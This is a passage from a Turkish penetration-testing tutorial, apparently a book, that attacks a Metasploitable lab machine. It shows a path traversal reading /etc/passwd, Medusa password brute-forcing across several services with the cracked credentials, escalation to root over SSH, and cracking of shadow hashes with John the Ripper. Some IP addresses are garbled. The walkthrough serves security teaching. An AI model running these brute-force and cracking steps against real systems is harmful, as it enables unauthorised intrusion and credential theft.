OWASP-ZAP taraması sonuçlarında en önemlilerden birisi “Path Traversal” idi. Aşağıda da göreceğiniz üzere “/etc/passwd” dosyasına bu şekilde erişim sağlanmış durumda.



Biz de bu gelen içerikten kullanıcıları alalım. Özellikle “root” kullanıcısı eğer açıksa Linux sistemleri için çok önemli. Aşağıda dosyanın tam içeriğini görüyorsunuz. “root” kullanıcı adından ve “x” harfinden sonra gelen ilk sıfır kullanıcı numarası, ikinci sıfır grup numarasını veriyor. Kullanıcı adı “root” yazmayıp başka bir şey yazar ve ID “0” ise o kullanıcı root yetkisindedir ve her şeyi yapabilecek bir kullanıcıdır.

```
root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/bin/sh

bin:x:2:2:bin:/bin:/bin/sh

sys:x:3:3:sys:/dev:/bin/sh

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/bin/sh

man:x:6:12:man:/var/cache/man:/bin/sh

lp:x:7:7:lp:/var/spool/lpd:/bin/sh

mail:x:8:8:mail:/var/mail:/bin/sh

news:x:9:9:news:/var/spool/news:/bin/sh

uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh

proxy:x:13:13:proxy:/bin:/bin/sh
```

```
   www-data:x:33:33:www-data:/var/www:/bin/sh

   backup:x:34:34:backup:/var/backups:/bin/sh

   list:x:38:38:Mailing List Manager:/var/list:/bin/sh

   irc:x:39:39:ircd:/var/run/ircd:/bin/sh

   gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/bin/sh

   nobody:x:65534:65534:nobody:/nonexistent:/bin/sh

   libuuid:x:100:101::/var/lib/libuuid:/bin/sh

   dhcp:x:101:102::/nonexistent:/bin/false

   syslog:x:102:103::/home/syslog:/bin/false

   klog:x:103:104::/home/klog:/bin/false

   sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin

   msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash

   bind:x:105:113::/var/cache/bind:/bin/false

   postfix:x:106:115::/var/spool/postfix:/bin/false

   ftp:x:107:65534::/home/ftp:/bin/false

   postgres:x:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash

   mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false

   tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false

   distccd:x:111:65534::/:/bin/false

   user:x:1001:1001:just a user,111,,:/home/user:/bin/bash

   service:x:1002:1002:,,,:/home/service:/bin/bash

   telnetd:x:112:120::/nonexistent:/bin/false

   proftpd:x:113:65534::/var/run/proftpd:/bin/false

   statd:x:114:65534::/var/lib/nfs:/bin/false

   snmp:x:115:65534::/var/lib/snmp:/bin/false
```

Listemize ekleyebileceğimiz diğer kullanıcılar sistemin standart kullanıcıları haricindekilerdir. Bunlar 1000 ve üzeri numara alıyor. Bu şekilde baktığımızda aşağıdaki 3 kullanıcıya eriştik ve ayrıca root kullanıcısını da ekliyoruz.

- root

- msfadmin

- user

- service

Ek Bilgi:

Eğer tarayacağımız servislerle ilgili internette "default user password" şeklinde hizmet adını yazarak arama yapıp, bulduğumuz kullanıcı adlarını da eklersek şifre kırmada çok faydalı olabilir.

Ben detay olarak "postegresql" standart kullanıcısını bulup ekledim.

"postgres"

Son olarak "tomcat" kullanıcısının sistemde bir kullanıcı olmadığını ve sadece tomcat web sunucusunda çalışacağını anlamış olduk çünkü bu kullanıcı passwd dosyasında yer almıyor. Elimizde deneme yapmak için yeterli kullanıcı ve servis olduğuna göre artık şifre kırma adımına geçebiliriz.

Özet olarak deneme yapacağımız servisler; ftp, ssh, telnet, smbnt, proftpd, mysql, postegresql, vnc; kullanıcılar ise root, msfadmin, user, service olacak.

3. Ele Geçirme:

Medusa'yı kullanmadan önce ilk adımda bir kullanıcı listesi dosyası oluşturacağız. "Vim" ile bulduğum kullanıcı adlarını "users.txt" dosyası

oluşturup içine atıyorum. Diğer servislerde çok kullanılan bir kullanıcı olabileceği için “admin” kullanıcısını (listede çıkmasa bile) ekliyorum.

```
# vim users.txt
```

Sonra aşağıdaki şekilde dosyamı ve içeriğini kontrol ediyorum. Burada dikkat etmeniz gereken, her satırda bir kullanıcı olması.

```
# cat users.txt
root
msfadmin
service
user
admin
postgres
```

Medusa örnek komut:

medusa -h IPadresi -U kullanici_listesi -p sifre -e ns -M servis

-h: IP adresi girmek için gerekli parametre.

-U: Kullanıcı listesini içeren dosya adını alan parametre.

-u (küçük harfle u): Kullanıcı adını alan parametre. (-U veya –u, sadece birini kullanmanız gerekli.)


-P: Şifreleri içeren dosya adını alan parametre.

-p (küçük harfle p): Şifreyi yazdığımız parametre. (-P veya –p, sadece birini kullanmanız gerekli.)

-e ns: Bu parametreyle boş şifre denemesi ve kullanıcı adını şifre olarak deneme seçeneklerini ekliyoruz.

-M: Servis adını alan parametre.

Medusa'nın desteklediği servis listesi için "# medusa -d" yazabilirsiniz.



Şimdi sıradan servisleri mevcut kullanıcılarla geçmeyi deneyelim. Şu anda deneme olarak sadece "password" şifresi, kullanıcının kendi adı ve boş şifre gönderilecek. Ftp ile denememize başlıyoruz. Komut örneğimiz ve sonucu aşağıda görülüyor:

```
   # medusa -h 10.10.56.210.10.56.2 -U users.txt -p password -e
ns -M ftp
```

Gördüğünüz üzere FTP üzerinden msfadmin, service, user ve postgres kullanıcılarının şifrelerini kırdık. Normalde pek tabii bu iş o kadar kolay değil; sadece Metasploitable'da en basit şifre standartlarına uyulmadığı için şifreleri kolaylıkla ele geçirdik. Bundan sonra diğer servisleri de deneyerek hangi kullanıcılara erişim sağladığımızı listeleyelim. Bu denemeleri siz de yapabileceğiniz için sadece özet sonuçları vereceğim:

```
   # medusa -h 10.10.56.210.10.56.2 -U users.txt -p password -e
ns -M ftp

   User: msfadmin Password: msfadmin [SUCCESS]

   User: service Password: service [SUCCESS]

   User: user Password: user [SUCCESS]

   postgres Password: postgres [SUCCESS]
```

Telnet denemesi başarılı sonuç üretmedi:

```
   medusa -h 10.10.56.210.10.56.2 -U users.txt -p password -e ns
-M telnet

   ERROR: [telnet.mod] Failed to identify logon prompt.
```

Windows SMB dosya paylaşım hizmeti:

```
   medusa -h 10.10.56.210.10.56.2 -U users.txt -p password -e ns
-M smbnt

   User: msfadmin Password: msfadmin [SUCCESS]

   User: user Password: user [SUCCESS]
```

ProFTPD taramasında standart ftp 21 portu kullanılmadığı için "-n 2121" ile tarayacağı port numarasını da belirtiyoruz:

```
   medusa -h 10.10.56.210.10.56.2 -U users.txt -p password -e ns
-M ftp -n 2121

   User: msfadmin Password: msfadmin [SUCCESS]

   User: service Password: service [SUCCESS]

   User: user Password: user [SUCCESS]

   User: postgres Password: postgres [SUCCESS]
```

MySQL taraması:

```
   medusa -h 10.10.56.210.10.56.2 -U users.txt -p password -e ns
-M mysql

   User: root Password:  [SUCCESS]
```

PostegreSQL taraması:

```
   medusa -h 10.10.56.2 -U users.txt -p password -e ns -M
postgres

   User: postgres Password: postgres [SUCCESS]
```

VNC taramasında Metasploitable'daki VNC sunucusu, kullanıcı parametresi kabul etmediği için bütün kullanıcılarda şifrenin "password" olarak geçtiğini gösterdi.

```
   medusa -h 10.10.56.2 -U users.txt -p password -e ns -M vnc
```

Gördüğünüz üzere bütün servislere erişim sağladık. Şimdi birkaç servis için doğrulamasını yapalım.

SSH:

Ssh erişimiyle hangi yetkiye erişebildiğimizi kontrol ediyoruz:

```
# ssh msfadmin@10.10.56.2

msfadmin@10.10.56.2's password:

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10
13:58:00 UTC 2008 i686



The programs included with the Ubuntu system are free
software;

the exact distribution terms for each program are described
in the

individual files in /usr/share/doc/*/copyright.



Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by

applicable law.



To access official Ubuntu documentation, please visit:

http://help.ubuntu.com/

No mail.

Last login: Tue Jun 24 09:17:38 2014

msfadmin@metasploitable:~$ sudo -i

[sudo] password for msfadmin:

root@metasploitable:~# id

uid=0(root) gid=0(root) groups=0(root)
```

Yukarıda görüldüğü üzere “msfadmin” ile giriş yaptık. “sudo -i” ile root yetkisine geçmeyi denedik ve başarılı olduk.


Şimdi de MySQL veritabanına erişmeye çalışalım. Bunun için MySQL-Workbench'i kuracağız. Önce ağ ayarını NAT'a getiriyoruz. Şu komutu yazıyoruz:

```
# apt-get install mysql-workbench
```

Sonra aşağıdaki komutla programı çalıştırıyoruz:


```
# mysql-workbench
```

Gelen ekrandan "Open Connection to Start Querying"i seçiyoruz.




Karşımıza çıkan ekranda "MySQL Connections"ın yanındaki "+" işaretine tıklıyoruz. Gelen ekranda gerekli bilgileri dolduruyoruz ve "OK" ile bağlanıyoruz.


_




Aşağıda gördüğünüz gibi bağlantı sağladık. Metasploitable Mysql Bağlantısı yazısına tıklıyoruz. Artık veritabanında tabloları araştırarak web uygulamalarının verilerine ve kullanıcılarına ulaşabiliriz.



Aşağıda “dvwa” veritabanının kullanıcı tablosundaki kullanıcıları görüyoruz. Bunu “users” tablosuna sağ tıklayıp “Select Rows - Limit 1000” seçerek sağladık.



Şimdi de “owasp10” veritabanındaki kullanıcıları görüyoruz. Burada ayrıca şifreler de açık olarak kaydedilmiş ve kullanılabilir durumda.



John the Ripper[26]

Daha önceki araştırmalarımız sonucunda bulduğumuz hash bilgilerini kullanarak şifre kırmamız gereken durumlar olacaktır. Bunların en önemlilerinden biri de herhangi bir Windows bilgisayara fiziksel erişimimiz varsa veya daha önceden sızmışsak ilgili hash bilgilerini toplayıp kırma denemeleri yapmaktır. Bu denemeleri kendi bilgisayarımız üzerinden yapabilmek için John the Ripper yazılımını kullanacağız.

John’u kullanırken “brute force” dedikleri şifre üretme, deneme yanılmayla kırma çalışması yapabileceğimiz gibi şifrelerin olduğu bir sözlük yardımıyla da kırma denemeleri yapabiliriz.

---

26 http://www.openwall.com/john/

Medusa ile şifre kırma denemeleri sırasında msfadmin kullanıcısıyla SSH erişimi ve root yetkisi almıştık. SSH ile sisteme bağlanıp root yetkisine geçeceğiz "/etc/passwd" ve "/etc/shadow" dosyalarını alacağız. Daha doğrusu cat komutuyla ekrana yazdırıp bunları kopyala-yapıştır ile başka bir Terminal ekranında passwd.txt ve shadow.txt olarak kaydedeceğiz. Son olarak aşağıdaki komutla bu iki dosyayı birleştireceğiz ve tek bir hashes.txt dosyası yapacağız. Bu adımları artık siz de yapabileceğinizi düşündüğüm için adım adım anlatmıyorum.

```
# unshadow passwd.txt shadow.txt > hashes.txt
```

Şimdi bize bir şifre sözlük dosyası lazım. Bunun için https://wiki.skullsecurity.org/Passwords adresine gidip rockyou.txt.bz2 dosyasını indiriyoruz. Bu dosyada 60 milyon civarında toplanmış şifre var ve programımız bu şifreleri deneyerek kırma çalışması yapacak. İnternet hızınız düşükse, dosya büyüklüğünden dolayı indirme biraz zaman alabilir. İndirme tamamlandıktan sonra aşağıdaki komutla dosyamızı zip arşivinden çıkartıyoruz.

```
# bunzip2 rockyou.txt.bz2
```

Artık kırma denemelerimize başlayabiliriz. Aşağıdaki komut örneğini görüyorsunuz:

john --wordlist=sözlükdosyası hashdosyası

Komutu çalıştırdığımızda bize 3 adet kullanıcı adı ve şifre verdi. Böylelikle Medusa ile bulamadığımız birkaç kullanıcı adı ve şifreye daha ulaştık.

```
# john --wordlist=rockyou.txt hashes.txt

Loaded 7 password hashes with 7 different salts (FreeBSD MD5
[128/128 SSE2 intrinsics 12x])

123456789        (klog)
```

```
batman            (sys)
service           (service)
```

Şimdilik John ile ilgili çalışmamızı bitiriyoruz ama Windows ile ilgili denemelerimizde tekrar örnekler yapacağız.

Metasploit[27]

Metasploit ücretsiz olarak elde edebileceğiniz en başarılı sızma testi programı. Hem zafiyet taraması hem de sızma sağlayabilen bir program. Şimdi bulduğumuz zafiyetlerden Metasploit ile nasıl yararlanacağımızı görelim.

Metasploit'i ilk çalıştırmada dikkat edeceğimiz bazı adımlar var. Aşağıdaki komutlarla sırasıyla:

- postgresql veritabanı hizmetini başlatıyoruz.

```
# service postgresql start
```

- postgresql veritabanı hizmetinin açılışta başlamasını sağlıyoruz.

```
# update-rc.d postgresql enable
```

Metasploit veritabanı bağlantısı için önce aşağıdaki komutu giriyoruz.

```
msfdb init
```

[27] http://www.rapid7.com/products/metasploit/editions-and-features.jsp


Aşağıda görüldüğü gibi “msf” veritabanı ve bağlantı için “msf” kullanıcısı oluşturuldu.

```
root@kali:~# msfdb init
Creating database user 'msf'
Enter password for new role:
Enter it again:
Creating databases 'msf' and 'msf_test'
Creating configuration file in /usr/share/metasploit-framework/config/d
atabase.yml
Creating initial database schema
root@kali:~#
```

Bu adımları tamamladıktan sonra aşağıdaki komutla Metasploit’i başlatıyoruz.

```
# msfconsole
```

Aşağıda görüldüğü gibi veya buna benzer bir ekran görüntüsüyle karşılaşacaksınız:



